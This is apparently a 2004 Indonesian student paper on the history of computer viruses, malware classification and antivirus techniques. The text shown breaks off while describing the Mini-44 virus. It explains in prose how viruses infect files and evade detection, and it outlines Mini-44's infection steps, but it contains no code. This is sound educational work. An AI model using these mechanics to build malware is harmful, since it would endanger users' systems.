

## **Tugas Akhir**

**EC 5010 Keamanan Sistem Informasi**

# **Virus Komputer: Sejarah Dan Perkembangannya**

disusun oleh :

Leo Hendrawan

13200005



**Departemen Teknik Elektro  
Fakultas Teknologi Industri  
Institut Teknologi Bandung  
2004**

## **ABSTRAK**

---

Sejak kemunculannya pertama kali pada pertengahan tahun 1980-an, virus komputer telah mengundang berbagai kontroversi yang masih berlangsung hingga saat ini. Seiring dengan perkembangan teknologi sistem komputer, virus komputer pun menemukan cara-cara baru untuk menyebarkan diri melalui berbagai media komunikasi yang ada.

Makalah ini membahas mengenai beberapa hal yang terkait dengan virus komputer, yaitu: definisi dan sejarah virus komputer; dasar-dasar virus komputer; keadaan virus komputer pada saat ini; dan prediksi mengenai virus komputer yang muncul di masa yang akan datang.

## Daftar Isi

---

Abstrak .....	i
Daftar Isi .....	ii
<b>Bab I. Pendahuluan .....</b>	<b>1</b>
1.1 Definisi Virus Komputer .....	1
1.2 Sejarah Virus Komputer .....	1
1.3 Klasifikasi Virus Komputer .....	4
1.4 <i>Anti-virus Software</i> .....	5
1.4.1 <i>Scanners</i> .....	5
1.4.2 <i>Monitors</i> .....	6
1.4.3 <i>Integrity Checkers</i> .....	6
<b>Bab II. Dasar Virus Komputer .....</b>	<b>9</b>
2.1 Elemen Fungsional Dari Sebuah Virus Komputer .....	9
2.2 Cara Kerja Virus Komputer .....	9
2.2.1 Gambaran Fisik Virus Komputer .....	9
2.2.2 Cara Kerja Berbagai Jenis Virus Komputer .....	10
2.3 Beberapa Contoh Dasar Virus Komputer .....	12
2.3.1 Virus <i>Mini-44</i> .....	12
2.3.2 Virus <i>TIMID</i> .....	13
<b>Bab III. Virus Komputer Saat Ini .....</b>	<b>17</b>
3.1 Penyebaran Virus Komputer .....	17
3.1.1 Cara Penyebaran Virus Komputer.....	17
3.1.2 Simulasi Penyebaran Virus Komputer .....	18
3.2 Faktor-Faktor Yang Mempengaruhi Penyebaran Virus Komputer .....	20
3.3 Contoh kasus: <i>ILoveYou</i> .....	24
<b>Bab IV. Prediksi Mengenai Tipe-Tipe Virus Baru Di Masa Mendatang .....</b>	<b>27</b>
4.1 Virus <i>Wireless</i> .....	27
4.1.1 Ancaman Berbasis Aplikasi ( <i>Application Based Threats</i> ) .....	27
4.1.2 Ancaman Berbasis Muatan ( <i>Content Based Threats</i> ) .....	28
4.1.3 <i>Mixed Threats</i> .....	30
4.2 Ancaman Terhadap <i>Peer-to-Peer Networking</i> .....	31
4.2.1 Media Perantara Baru .....	31
4.2.2 <i>Hacking</i> Jaringan <i>Peer-to-Peer</i> .....	32
4.2.3 Serangan Gabungan <i>Hacker</i> dan virus komputer .....	32
4.2.4 Ancaman Terhadap Aplikasi <i>Instant Messaging</i> .....	33
<b>Bab V. Kesimpulan Dan Saran .....</b>	<b>36</b>
5.1 Kesimpulan .....	36
5.2 Saran .....	36
<b>Lampiran .....</b>	<b>38</b>

## **Bab I**

### **Pendahuluan**

#### **1.1 Definisi Virus Komputer**

Istilah *computer virus* pertama kali digunakan oleh Fred Cohen dalam papernya yang berjudul '*Computer Viruses – Theory and Experiments*' [1] pada tahun 1984. Berikut kutipan definisi yang diberikan oleh Fred Cohen dalam paper tersebut:

*" We define a computer 'virus' as a program that can 'infect' other programs by modifying them to include a possibly evolved copy of itself. With the infection property, a virus can spread throughout a computer system or network using the authorizations of every user using it to infect their programs. Every programs that gets infected may also act as a virus and thus the infection grows."*

Maka, menurut definisi yang diberikan di atas kita dapat menggarisbawahi beberapa sifat dasar virus komputer yaitu: mempunyai kemampuan untuk menjangkiti (menginfeksi) program lain dan menyebar. Pada dasarnya penggunaan istilah virus dikarenakan adanya kesamaan dalam hal sifat antara virus komputer dengan virus yang kita kenal dalam dunia fisik. Di mana keduanya memiliki dua tujuan yaitu: untuk bertahan hidup dan bereproduksi.

Pada dasarnya virus komputer dapat diklasifikasi menjadi dua tipe. Tipe virus komputer yang pertama dibuat untuk tujuan penelitian dan studi, dan tidak dipublikasikan. Sedangkan tipe kedua yang merupakan kebalikan dari tipe pertama, merupakan virus komputer yang membahayakan sistem komputer pada umumnya, sering kali disebut dengan istilah virus '*in the wild*'.

#### **1.2 Sejarah Virus Komputer**


Berikut adalah sekilas sejarah mengenai virus komputer [5].

- 1981 Virus '*in the wild*' pertama ditemukan. Virus yang bernama *Elk Cloner* ini menyebar melalui floppy disk pada komputer *Apple II*.
- 1983 Fred Cohen dalam *paper*-nya yang berjudul '*Computer Viruses – Theory and Experiments*' memberikan definisi pertama mengenai virus komputer dan memaparkan eksperimen yang telah dilakukannya untuk membuktikan konsep dari sebuah virus komputer. Bersama dengan Len Adelman, ia menciptakan sebuah contoh virus pada komputer *VAX 11/750* dengan sistem operasi *Unix*.

## Virus Komputer: Sejarah dan Perkembangannya

---

- 1986 Sepasang kakak adik dari Pakistan, Basit dan Amjad, menciptakan sebuah *boot sector virus* pertama yang diberi nama *Brain*. *Brain* sering kali disebut sebagai virus komputer pertama di dunia.
- PC-based Trojan* pertama diciptakan dalam bentuk program *shareware* yang diberi nama *PC-Write*.
- Dalam beberapa laporan disebutkan bahwa *file virus* pertama, *Virdem*, juga ditemukan pada tahun yang sama. *Virdem* diciptakan oleh Ralf Burger.
- 1987 Virus-virus *file infector* seperti *Leigh* mulai bermunculan, kebanyakan menyerang file *COM* seperti *COMMAND.COM*. Pada tahun yang sama muncul virus penyerang file-file *EXE* pertama, *Surviv 01 dan 02* serta *Jerusalem*.
- Mainframe IBM mengalami serangan worm *IBM Christmas Worm* dengan kecepatan replikasi setengah juta kopi per jam.
- 1988 Virus pertama yang menyerang komputer *Macintosh*, *MacMag* dan *Scores*, muncul. Pada tahun yang sama didirikan *CERT (Computer Emergency Response Team)* oleh DARPA dengan tujuan awalnya untuk mengatasi serangan *Morris Worm* yang diciptakan oleh Robert Morris.
- 1989 *AIDS Trojan* muncul sebagai trojan yang menggunakan samaran sebagai *AIDS information program*. Ketika dijalankan trojan ini akan mengenkripsi *hard drive* dan meminta pembayaran untuk kunci dekripsinya.
- 1990 *Virus Exchange Factory (VX) BBS* yang merupakan forum diskusi *online* para pencipta virus didirikan di Bulgaria.
- Mark Ludwig menulis buku "*The Little Black Book of Computer Viruses*" yang berisi cara-cara untuk menciptakan berbagai jenis virus komputer.
- 1991 Virus *polymorphic* pertama, *Tequila*, muncul di Swiss. Virus ini dapat mengubah dirinya untuk menghindari deteksi.
- 1992 Kehadiran virus *Michaelangelo* yang menjadi ancaman bagi seluruh dunia, namun demikian kerusakan yang ditimbulkan pada akhirnya tidak terlalu hebat.
- Kemuculan beberapa tool yang dapat digunakan untuk menciptakan virus seperti *Dark Avenger Mutation Engine (DAME)* yang dapat mengubah virus apa pun menjadi virus *polymorphic*, dan *Virus Creation Lab (VCL)* yang merupakan kit pertama yang dapat digunakan untuk menciptakan virus (lihat **Gambar 1.1**).
- 1995 Para hacker dengan nama '*Internet Liberation Front*' melakukan banyak serangan pada hari *Thanksgiving*. Beberapa badan yang menjadi korban serangan ini adalah *Griffith Air Force Base, Korean Atomic Research Institute, NASA, GE, IBM*, dll. Virus *macro* pertama yang menyerang aplikasi Microsoft Word, *Concept*, dikembangkan.



**Gambar 1.1** Tampilan *Virus Creation Lab (VCL)*.

- 1996 Kemunculan virus *Boza* yang didesain khusus untuk menyerang file-file Windows 95, virus *Laroux* yang merupakan virus penyerang Microsoft Excel pertama, virus *Staog* yang merupakan virus *Linux* pertama.
- 1998 Kemunculan virus *Java* pertama, *Strange Brew*.  
*Back Orifice* merupakan *trojan* pertama yang dapat digunakan sebagai *tool* untuk mengambil alih kendali komputer *remote* melalui Internet.  
Pada tahun ini, virus-virus *macro* lainnya bermunculan.
- 1999 Kemunculan virus *Melissa* yang merupakan kombinasi antara virus *macro* yang menyerang aplikasi *Microsoft Word* dan *worm* yang menggunakan *address book* pada aplikasi *Microsoft Outlook* dan *Outlook Express* untuk mengirimkan dirinya sendiri melalui email.  
Virus *Corner* merupakan virus pertama menyerang file-file aplikasi *MS Project*.  
Virus *Tristate* merupakan virus *macro* yang bersifat multi-program menyerang aplikasi *Microsoft Word*, *Excel*, dan *PowerPoint*.  
*Bubbleboy* merupakan *worm* pertama yang dapat aktif hanya dengan membuka email melalui aplikasi *Microsoft Outlook* tanpa memerlukan *attachment*.
- 2000 Serangan *Distributed Denial of Service (DDoS)* pertama membuat kerusakan pada situs-situs besar seperti *Yahoo!*, *Amazon.com*, dan lain-lain.  
*Love Letter* merupakan *worm* dengan kecepatan menyebar tertinggi pada saat itu yang menyebabkan kerusakan pada banyak sistem email di seluruh dunia.  
*Liberty Crack* yang merupakan *worm* pertama untuk peralatan *PDA*.
- 2001 *Gnuman (Mandragore)* merupakan *worm* pertama yang menyerang jaringan komunikasi *peer to peer*. *Worm* ini menyamarkan diri dalam bentuk file *MP3* yang dapat di *download*.  
Kemunculan virus yang didesain untuk menyerang baik sistem operasi *Windows* maupun *Linux*, seperti *Winux* atau *Lindose*.

Virus *LogoLogic-A* menyebar melalui aplikasi *MIRC* dan *e-mail*.

2002 Virus *LFM-926* merupakan virus pertama yang menyerang file-file aplikasi *Shockwave Flash*.

*Donut* merupakan worm pertama yang menyerang *.NET services*.


*SQLSpider* merupakan *worm* yang menyerang aplikasi yang menggunakan teknologi *Microsoft SQL Server*

### **1.3 Klasifikasi Virus Komputer**

Virus komputer dan program lain yang membahayakan sistem komputer dapat diklasifikasikan ke dalam beberapa kelompok menurut bagaimana cara mereka untuk menjangkiti (*infect*) sebuah sistem komputer, bagian dari sistem komputer yang mereka jangkiti, atau kelakuan (*behaviour*) yang dimiliki oleh mereka. Namun pada dasarnya definisi dan klasifikasi mengenai kode-kode program berbahaya ini masih rancu dan menjadi kontroversi bagi banyak orang bahkan bagi orang yang memang mendalami bidang komputer.

Berikut adalah contoh klasifikasi dari berbagai jenis *harmful program* [3]:

- *Malware*: merupakan singkatan dari *malicious software*, merujuk pada program yang dibuat dengan tujuan membahayakan atau menyerang sebuah sistem komputer. Terdiri atas virus komputer (*computer viruses*), *computer worms*, *trojan horses*, *joke programs* dan *malicious toolkits*.
- *Computer virus*: merujuk pada program yang memiliki kemampuan untuk bereplikasi dengan sendirinya.
- *Computer worm*: merujuk pada program independen yang memiliki kemampuan untuk bereplikasi dengan sendirinya. Independen di sini memiliki makna bahwa worm tidak memiliki *host program* sebagaimana virus, untuk ditumpangangi. Sering kali worm dikelompokkan sebagai sub-kelas dari virus komputer.
- *Trojan horse*: merujuk pada program independen yang dapat mempunyai fungsi yang tampaknya berguna, dan ketika dieksekusi, tanpa sepengetahuan pengguna, juga melaksanakan fungsi-fungsi yang bersifat destruktif.
- *Malicious toolkits*: merujuk pada program yang didesain untuk membantu menciptakan program-program yang dapat membahayakan sebuah sistem komputer. Contoh dari program jenis ini adalah *tool* pembuat virus dan program yang dibuat untuk membantu proses *hacking*.
- *Joke program*: merujuk pada program yang meniru operasi-operasi yang dapat membahayakan sistem komputer, namun sebenarnya dibuat untuk tujuan lelucon dan tidak mengandung operasi berbahaya apapun.



**Gambar 1.2** Klasifikasi *harmful program* [3]

## 1.4 Anti Virus Software

*Anti-virus software* adalah sebuah program komputer yang digunakan untuk memeriksa file-file dengan tujuan mengidentifikasi dan menghapus virus komputer dan *malware* lainnya.

Pada saat ini ada tiga jenis teknologi anti virus yang lazimnya digunakan, yaitu: *scanners*, *monitors*, dan *integrity checkers*.

### 1.4.1 *Scanners*

*Scanners* adalah program yang memeriksa file-file *executable* untuk menemukan rangkaian kode yang merupakan bagian dari komputer virus yang telah diketahui sebelumnya. Pada saat ini *scanners* adalah jenis program *anti virus* yang paling banyak digunakan dengan alasan kemudahan dalam proses *maintenance* (pemeliharaan).

Pada dasarnya *scanners* terdiri atas:

- *Search Engine*
- *Database* yang berisi rangkaian kode sekuensial dari virus yang telah diketahui sebelumnya (sering kali disebut juga *virus signatures* atau *scan strings*).

Jika sebuah virus baru ditemukan, maka database akan di-*update* dengan *signature* yang dimiliki hanya oleh virus tersebut dan tidak terdapat di dalam program lainnya. Hal ini dapat dilakukan tanpa memerlukan pemahaman yang lebih jauh mengenai virus tersebut.

Beberapa kelemahan yang dimiliki *scanners* adalah:

- *Scanners* harus tetap dijaga agar *up-to-date* secara terus menerus karena *scanners* hanya dapat mendeteksi virus yang telah diketahui sebelumnya.

- *Scanners* cenderung rentan terhadap virus *polymorphic* yang memiliki kemampuan untuk mengubah/mengkodekan dirinya sendiri sehingga terlihat berbeda pada setiap file yang terinfeksi. Hal ini dapat diatasi dengan memahami *mutation engine* yang terdapat di dalam virus tersebut secara mendetail.
- Proses *scanning* yang dilakukan dalam mendeteksi keberadaan virus-virus cenderung bersifat *time-consuming*, mengingat keberadaan virus-virus, *worms*, dan *trojan horses* dengan jumlah yang luar biasa banyaknya.

#### **1.4.2 *Monitors***

*Monitors* adalah program yang 'tinggal' (besifat residensial) di dalam memory komputer untuk secara terus menerus memonitor fungsi dari sistem operasi yang bekerja. Pendeteksian sebuah virus dilakukan dengan memonitor fungsi-fungsi yang diindikasikan berbahaya dan memiliki sifat seperti sebuah virus, seperti merubah isi dari sebuah file yang *executable* dan tindakan-tindakan yang mem-*bypass* sistem operasi. Ketika sebuah program mencoba melakukan hal-hal di atas, maka *monitors* akan memblok eksekusi dari program tersebut.

Tidak seperti halnya *scanners*, *monitors* tidak memerlukan *update* secara terus menerus. Namun kelemahan utama dari *monitors* adalah kerentanan terhadap virus *tunneling* yang memiliki kemampuan untuk mem-*bypass* program *monitors*. Hal ini dikarenakan pada sistem operasi PC pada umumnya, sebuah program yang sedang dieksekusi (termasuk sebuah virus) memiliki akses penuh untuk membaca dan mengubah daerah manapun di dalam memori komputer bahkan yang merupakan bagian dari sistem operasi tersebut sehingga *monitors* yang juga merupakan bagian dari memori komputer dapat dilumpuhkan.

Kelemahan program *monitors* lainnya adalah kesalahan yang kerap kali dilakukannya mengingat pendeteksian virus didasarkan pada kelakuan-kelakuan seperti yang disebutkan di atas, sehingga kerap kali fungsi dari sebuah program lain (yang bukan merupakan virus komputer) dianggap sebagai sebuah virus.

#### **1.4.3 *Integrity Checkers***

*Integrity checkers* adalah program yang mampu mendeteksi objek *executable* lain yang telah dimodifikasi dan mendeteksi infeksi dari sebuah virus. *Integrity checkers* bekerja dengan cara menghitung *checksum* (menghitung integritas) dari kode-kode program yang *executable* dan menyimpannya di dalam sebuah *database*. Kemudian secara periodik *checksum* dari program-program tersebut akan dihitung ulang dan dibandingkan dengan database *checksum* tersebut. Beberapa pakar menilai bahwa database *checksum* ini harus

dilalui proses kriptografi setelah proses perhitungan *checksum* selesai, untuk menghindari usaha modifikasi yang dapat dilakukan oleh virus komputer.

Pada saat ini terdapat beberapa jenis *integrity checkers*:

- *Off-line integrity checkers*: perlu di-*run* terlebih dahulu untuk memeriksa *checksum* dari seluruh kode *executable* yang terdapat di dalam sistem komputer ybs.
- *Integrity checkers* yang bekerja dengan cara membuat modul-modul yang akan di-*attach* pada file *executable* dengan bantuan program khusus tertentu. Sehingga bila file *executable* tersebut dijalankan, ia akan melakukan proses perhitungan *checksum*-nya sendiri. Namun hal ini memiliki kekurangan karena tidak seluruh file *executable* dapat diperlakukan seperti ini, dan *integrity checkers* jenis ini dapat dengan mudah di-*bypass* oleh virus *steath*.
- Jenis terakhir dari *integrity checkers* yang bersifat residensial (mendiami) memori dan akan melakukan perhitungan ketika objek *executable* dieksekusi.

*Integrity checkers* tidak bersifat *virus-specific* sehingga tidak memerlukan *update* secara terus menerus seperti *scanners*. Selain itu karena *integrity checkers* tidak berusaha memblokir kerja dari virus komputer seperti halnya *monitors*, maka *integrity checkers* tidak dapat di-*bypass* oleh virus *tunneling*.

Beberapa kekurangan yang dimiliki *integrity checkers*:

- *Integrity checkers* tidak memiliki kemampuan untuk mencegah proses penginfeksian oleh sebuah virus. Ia hanya dapat mendeteksi dan melaporkan hasil pendeteksian yang dilakukannya tersebut.
- *Integrity checkers* pertama kali harus di sistem yang bebas virus, jika tidak maka hasil perhitungan pertama yang dilakukannya merupakan hasil perhitungan yang telah terinfeksi. Sehingga pada umumnya, pada saat proses peng-*install*-an program *integrity checkers* dilengkapi dengan *scanners* untuk memastikan sistem bebas virus.
- *Integrity checkers* rentan terhadap *false positive* (kesalah indikasi keberadaan virus pada program yang sebenarnya bebas virus) , karena *integrity checkers* mendeteksi perubahan bukan virus.
- *Integrity checkers* tidak dapat mendeteksi sumber dari infeksi virus, walaupun dapat mendeteksi proses penyebaran virus dan mengidentifikasi objek yang baru terinfeksi.
- *Integrity checkers* rentan terhadap *slow viruses*, karena *slow virus* menginfeksi file target ketika file tersebut ditulis ke dalam disk.

### *Virus Komputer: Sejarah dan Perkembangannya*

---

Meskipun adanya kekurangan-kekurangan di atas, banyak pakar menganggap *integrity checkers* sebagai pertahanan yang paling baik terhadap ancaman virus komputer dan *malware* lainnya.

## **Bab II**

### **Dasar Virus Komputer**

#### **2.1 Elemen Fungsional Dari Sebuah Virus Komputer**

Setiap virus komputer yang aktif, pada dasarnya harus terdiri atas dua buah bagian dasar atau *subroutine*, yaitu:

- *Search routine*: bagian ini berfungsi untuk menemukan file atau lokasi baru yang akan dijadikan target berikutnya untuk diserang. Bagian ini juga menentukan bagaimana cara virus bereproduksi, apakah secara cepat atau lambat, apakah dapat menyerang sebagian atau seluruh bagian dari target. Namun sebagaimana *tradeoff* ukuran dan fungsionalitas yang dimiliki setiap program, bila virus memiliki *search routine* yang rumit, maka akan dibutuhkan ruang yang lebih besar. Dengan demikian walaupun *search routine* yang baik dapat membantu virus untuk menyebar lebih cepat, namun ukuran virus akan bertambah besar karenanya.
- *Copy routine*: bagian ini berfungsi untuk meng-*copy* dirinya sendiri pada area yang telah ditentukan oleh *search routine*. Ukuran dari bagian ini bergantung pada kompleksitas dari virus yang di-*copy*. Sebagai contoh, virus yang menyerang file berekstensi *COM* umumnya berukuran lebih kecil daripada virus yang menyerang file *EXE*, karena file *EXE* memiliki struktur yang lebih kompleks, sehingga virus lebih sukar untuk melekatkan diri pada file *EXE*.


Selain kedua bagian di atas, sering kali sebuah virus digabungkan lagi dengan bagian yang berfungsi untuk menghindari deteksi, baik oleh pengguna komputer maupun *software* pendeteksi virus. Bagian ini disebut *anti-detection routine*, dan dapat merupakan bagian dari *search routine*, *copy routine*, atau bahkan terpisah dari keduanya. Sebagai contoh, bagian ini akan mengaktifkan virus jika selama lima menit tidak ada tombol *keyboard* yang ditekan, dengan asumsi pengguna tidak sedang menggunakan komputer. Kadang kala virus masih digabungkan dengan bagian lain seperti *routine* untuk merusak sistem yang diserang atau *routine* yang berfungsi hanya untuk lelucon.

#### **2.2 Cara Kerja Virus Komputer**

##### **2.2.1 Gambaran Fisik Virus Komputer**

Seperti yang telah dijelaskan sebelumnya, dalam melakukan proses replikasi sebuah virus memodifikasi program lain sehingga virus tersebut menjadi bagian dari program tersebut. Sehingga setiap kali program tersebut dieksekusi, virus akan dieksekusi pula dan menyerang program lain.

Berikut adalah gambaran fisik dari virus komputer.



**Gambar 2.1** Gambaran fisik virus komputer [8].

Tampak pada gambar di atas 3 jenis virus komputer yaitu:

- *Overwriting viruses*: virus ini menjadi bagian dari program *host* dengan 'menimpa' (menggantikan) bagian awal dari program tersebut, sehingga program *host* tidak akan mengalami perubahan ukuran, namun mengalami kerusakan dan tidak dapat berfungsi sebagaimana mestinya.
- *Prepending viruses*: virus bereplikasi dengan menjadi bagian awal dari program *host* sehingga ketika program *host* dieksekusi, sebelum program *host* virus akan terlebih dahulu dieksekusi. Keberadaan virus tidak menyebabkan kerusakan fungsional pada program *host* namun akan memperbesar ukuran program *host*.
- *Appending viruses*: virus bereplikasi dengan menjadi bagian akhir dari program *host* tanpa merubah isi dari program *host*. Namun pada bagian awal program yang telah terinfeksi diberikan mekanisme agar ketika program dieksekusi, virus akan dieksekusi terlebih dahulu.

### **2.2.2 Cara Kerja Berbagai Jenis Virus Komputer**

Berikut ini adalah penjelasan mengenai cara kerja berbagai jenis virus komputer.

- *File infector virus*: memiliki kemampuan untuk melekatkan diri (*attach*) pada sebuah file, yang biasanya merupakan file *executable*. Pada umumnya virus jenis ini tidak menyerang file data. Namun dewasa ini, sebuah file data atau dokumen lainnya dapat mengandung kode *executable* seperti *macro*, yang dapat dieksploitasi oleh pencipta virus komputer, *worms* atau *trojan horse*.
- *Boot sector virus*: memodifikasi program yang berada di dalam *boot sector* pada *DOS-formatted disk*. Pada umumnya, sebuah *boot sector virus* akan terlebih dahulu

- mengeksekusi dirinya sendiri sebelum proses *bootup* pada PC, sehingga seluruh *floppy disk* yang digunakan pada PC tersebut akan terjangkiti pula.
- *Multipartite virus*: memiliki fitur dari kedua jenis virus di atas (baik sebagai *file infector* mau pun sebagai *boot/system sector virus*). Ketika sebuah file yang terinfeksi oleh virus jenis ini dieksekusi, maka virus akan menjangkiti *boot sector* dari hard disk atau *partition sector* dari komputer tersebut, dan sebaliknya.
  - *Macro virus*: menjangkiti program *macro* dari sebuah file data atau dokumen (yang biasanya digunakan untuk *global setting* seperti *template Microsoft Word*), sehingga dokumen berikutnya yang diedit oleh program aplikasi tersebut akan terinfeksi pula oleh *macro* yang telah terinfeksi sebelumnya.
  - *Stealth virus*: virus ini bekerja secara residensial (menetap) di dalam memori dan menyembunyikan perubahan yang telah dilakukannya terhadap file yang dijangkiti. Hal ini dilakukan dengan mengambil alih fungsi sistem jika terjadi proses pembacaan. Jika program lain meminta informasi dari bagian sistem yang telah dijangkiti virus *stealth*, maka virus akan memberikan informasi yang sesuai dengan keadaan sebelum terjangkiti virus, sehingga seolah-olah sistem berfungsi dalam keadaan baik tanpa gangguan dari virus komputer.
  - *Polymorphic virus*: virus yang cenderung melakukan perubahan di dalam kodenya setiap kali mengalami proses replikasi sehingga sulit untuk dideteksi oleh *anti-virus software*.
  - *Companion virus*: adalah virus yang bekerja dengan berpura-pura menggantikan file yang hendak diakses oleh pengguna. Sebagai contoh dalam sistem operasi *DOS*, file *A.EXE* dapat diinfeksi dengan membuat sebuah file dengan nama *A.COM*. *DOS* akan terlebih dahulu akan mencari file berekstensi *COM* sebelum file dengan ekstensi *EXE*. Setelah *A.COM* telah dieksekusi, kemudian *A.EXE* akan dieksekusi pula sehingga file tersebut terinfeksi pula. Cara lain adalah dengan menempatkan sebuah file dengan nama yang persis sama pada cabang lain dari *file tree*, sehingga bila file palsu ini ditempatkan secara tepat dan terjadi kesalahan dengan tidak menuliskan *path* yang lengkap dalam menjalankan sebuah program, akan berakibat tereksekusinya file palsu tersebut.
  - *Tunneling virus*: virus ini mencoba untuk mengambil alih *interrupt handlers* pada *DOS* dan *BIOS*, kemudian meng-*install* dirinya sehingga berada 'di bawah' program-program lainnya. Dengan ini virus dapat menghindari hadangan dari program *anti virus* sejenis *monitors*.
  - *Fast Infectors Virus*: Virus jenis ini tidak hanya menyerang ketika program target dieksekusi, melainkan juga ketika diakses. Hal ini bertujuan untuk menumpang

perangkat *anti virus* sebagai media penyebaran ketika melakukan pengecekan terhadap file-file di dalam komputer.

- *Slow Infectors Virus*: merupakan kebalikan dari *fast infectors*, di mana virus hanya akan menyebar ketika file-file target diciptakan atau dimodifikasi. Hal ini bertujuan untuk memperdaya *anti virus* sejenis *integrity checkers* dengan menumpang proses yang 'sah' untuk mengubah sebuah file.
- *Armoured virus*: merupakan virus yang dibuat sedemikian rupa sehingga sulit untuk peneliti *anti-virus* dalam mempelajari cara mereka bekerja.

## **2.3 Beberapa Contoh Dasar Virus Komputer**

Berikut adalah beberapa contoh virus komputer yang termasuk *file infector* dan ditulis dengan menggunakan bahasa pemrograman tingkat rendah *assembly*.


### **2.3.1 Virus *Mini-44***

Virus *Mini-44* [4] merupakan virus *file infector* sederhana yang menyerang file-file dengan ekstensi *.COM* pada direktori tempatnya berada. Virus ini memiliki ukuran sekitar 44 *bytes* setelah di-*compile*, dan ditulis dengan bahasa *assembly* untuk pada prosesor x86. Virus *mini-44* jenis *overwriting virus* sehingga program yang terinfeksi akan mengalami kerusakan karena bagian awal dari program tersebut digantikan oleh virus ini.

Pada dasarnya virus ini menggunakan perintah **INT** (*interrupt service routine*) yang merupakan fungsi *interrupt* DOS untuk melakukan pencarian file target, proses pembukaan dan penutupan file target, serta proses penyalinan virus ke dalam file target. Listing selengkapnya yang disertai penjelasan singkat disertakan di dalam bagian lampiran.

Secara umum, virus *mini44* beroperasi dengan langkah-langkah sebagai berikut:

- Virus atau program lain yang telah terinfeksi dieksekusi oleh *DOS*.
- Virus memulai eksekusi pada *offset* 100H dalam *segment* yang diberikan oleh *DOS*.
- Virus melakukan pencarian file-file berekstensi *.COM* pada direktori yang sama dengan menggunakan *wildcard* "*\*.COM*".
- Setiap kali virus menemukan file target, virus akan menyalin dirinya dari awal file tersebut.
